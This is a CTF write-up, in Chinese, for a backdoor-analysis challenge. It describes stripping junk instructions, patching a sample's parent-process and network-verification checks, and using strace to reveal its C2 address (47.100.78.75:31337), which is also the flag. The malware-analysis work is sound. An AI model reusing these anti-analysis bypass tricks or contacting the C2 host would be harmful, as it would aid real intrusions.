msbackdoor

2021-09-01 | Challenge , 2021 , 工业信息安全技能大赛 , 巡回赛-杭州站

Challenge | 2021 | 工业信息安全技能大赛 | 巡回赛-杭州站 | msbackdoor

点击此处获得更好的阅读体验

WriteUp来源

来自 `Venom` 战队

题目描述

> 分析后门程序，找出其中的c2服务器，并提交其ip。提示：ip地址为中国大陆ip ，提交格式：ip。


题目考点

- 样本分析

解题思路


有很多花指令。花指令主要分两种，一个是用 `call` 代替 `jmp` ，一个是 `call$ pop add push ret` 。处理太麻烦了。

patch掉父进程检测（共三处）




```
00000000004007F8                 nop
00000000004007F9                 add     eax, 27h ; '''
00000000004007FC                 nop
00000000004007FD                 syscall                 ; LINUX - sys_getpi
00000000004007FF                 nop
0000000000400800                 mov     edi, eax        ; pid
0000000000400802                 nop
0000000000400803                 xor     eax, eax
0000000000400805                 nop
0000000000400806                 add     eax, 7Ch ; '|'
0000000000400809                 nop
000000000040080A                 syscall                 ; LINUX - sys_getsi
000000000040080C                 nop
000000000040080D                 mov     ebx, eax
000000000040080F                 nop
0000000000400810                 xor     eax, eax
0000000000400812                 nop
0000000000400813                 add     eax, 6Eh ; 'n'
0000000000400816                 nop
0000000000400817                 syscall                 ; LINUX - sys_getpp
0000000000400819                 nop
000000000040081A                 cmp     ebx, eax
000000000040081C                 nop
000000000040081D                 nop
000000000040081E                 nop
000000000040081F                 nop
0000000000400820                 jmp     short loc_40084A
0000000000400822 ; ---------------------------------------------------------
```


patch 掉一个联网验证服务器，包括一处网络连接和一个 strcmp，也可以把硬编码的IP替换成127.0.0.1。



```
0000400A34
0000400A34                 lea     rcx, [rbp-10B0h]
0000400A3B                 mov     eax, [rbp-10B8h]
0000400A41                 mov     edx, 10h        ; len
0000400A46                 mov     rsi, rcx        ; addr
0000400A49                 mov     edi, eax        ; fd
0000400A4B                 call    _connect
0000400A50                 test    eax, eax
0000400A52                 jmp     short kpath_conn_success
0000400A54 ; ---------------------------------------------------------
0000400A54                 mov     edi, 0
```



```
00400AFB ; ---------------------------------------------------------------
00400AFB
00400AFB ked_xor_decrypt:                        ; CODE XREF: .text:0000(
00400AFB                 add     dword ptr [rsp], 13h
00400AFF                 loopd   loc_400AEF
00400B02                 pop     rcx
00400B03                 lea     rax, [rbp-1010h]
00400B0A                 mov     esi, offset s2  ; "001fd1f2c76655f85ca41
00400B0F                 mov     rdi, rax
00400B12                 call    _strcmp
00400B17                 test    eax, eax
00400B19                 jmp     short kpath_cmp_success
00400B1B ; ---------------------------------------------------------------
```



```
fstat(3, {st_mode=S_IFREG|0644, st_size=85535, ...}) = 0
mmap(NULL, 85535, PROT_READ, MAP_PRIVATE, 3, 0) = 0×7ff6a3f64000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@n\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1839792, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0×7ff6a3f62000
mmap(NULL, 1852680, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0×7ff6a3d9d000
mprotect(0×7ff6a3dc2000, 1662976, PROT_NONE) = 0
mmap(0×7ff6a3dc2000, 1355776, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0×25000) = 0×7ff6a3dc2000
mmap(0×7ff6a3f0d000, 303104, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0×170000) = 0×7ff6a3f0d000
mmap(0×7ff6a3f58000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0×1ba000) = 0×7ff6a3f58000
mmap(0×7ff6a3f5e000, 13576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0×7ff6a3f5e000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0×7ff6a3f63540) = 0
mprotect(0×7ff6a3f58000, 12288, PROT_READ) = 0
mprotect(0×601000, 4096, PROT_READ)     = 0
mprotect(0×7ff6a3fa3000, 4096, PROT_READ) = 0
munmap(0×7ff6a3f64000, 85535)           = 0
getpid()                                = 14519
getsid(14519)                           = 8209
getppid()                               = 14516
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("127.0.0.1")}, 16) = -1 ECONNREFUSED (Connection refused)
getpid()                                = 14519
getsid(14519)                           = 8209
getppid()                               = 14516
recvfrom(3, 0×7fffcc59b440, 4096, 0, NULL, NULL) = -1 ENOTCONN (Transport endpoint is not connected)
close(3)                                = 0
getpid()                                = 14519
getsid(14519)                           = 8209
getppid()                               = 14516
socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(31337), sin_addr=inet_addr("47.100.78.75")}, 16
█
```

然后直接 strace 即可看到实际 C2 的 IP 和端口。

Flag

```
flag{47.100.78.75}
```

本文作者： CTFHub

本文链接： https://writeup.ctfhub.com/Challenge/2021/工业信息安全技能大赛/巡回赛-杭州站/iJZprw3mmiqhsNuBp1GYcp.html

版权声明： 本博客所有文章除特别声明外，均采用 ⓒBY-NC-SA 许可协议。转载请注明出处！

Challenge # 2021 # 工业信息安全技能大赛 # 巡回赛-杭州站

‹ 16

被黑客修改的程序 ›

© 2019 – 2022 ♥ CTFHub

由 Hexo & NexT.Gemini 强力驱动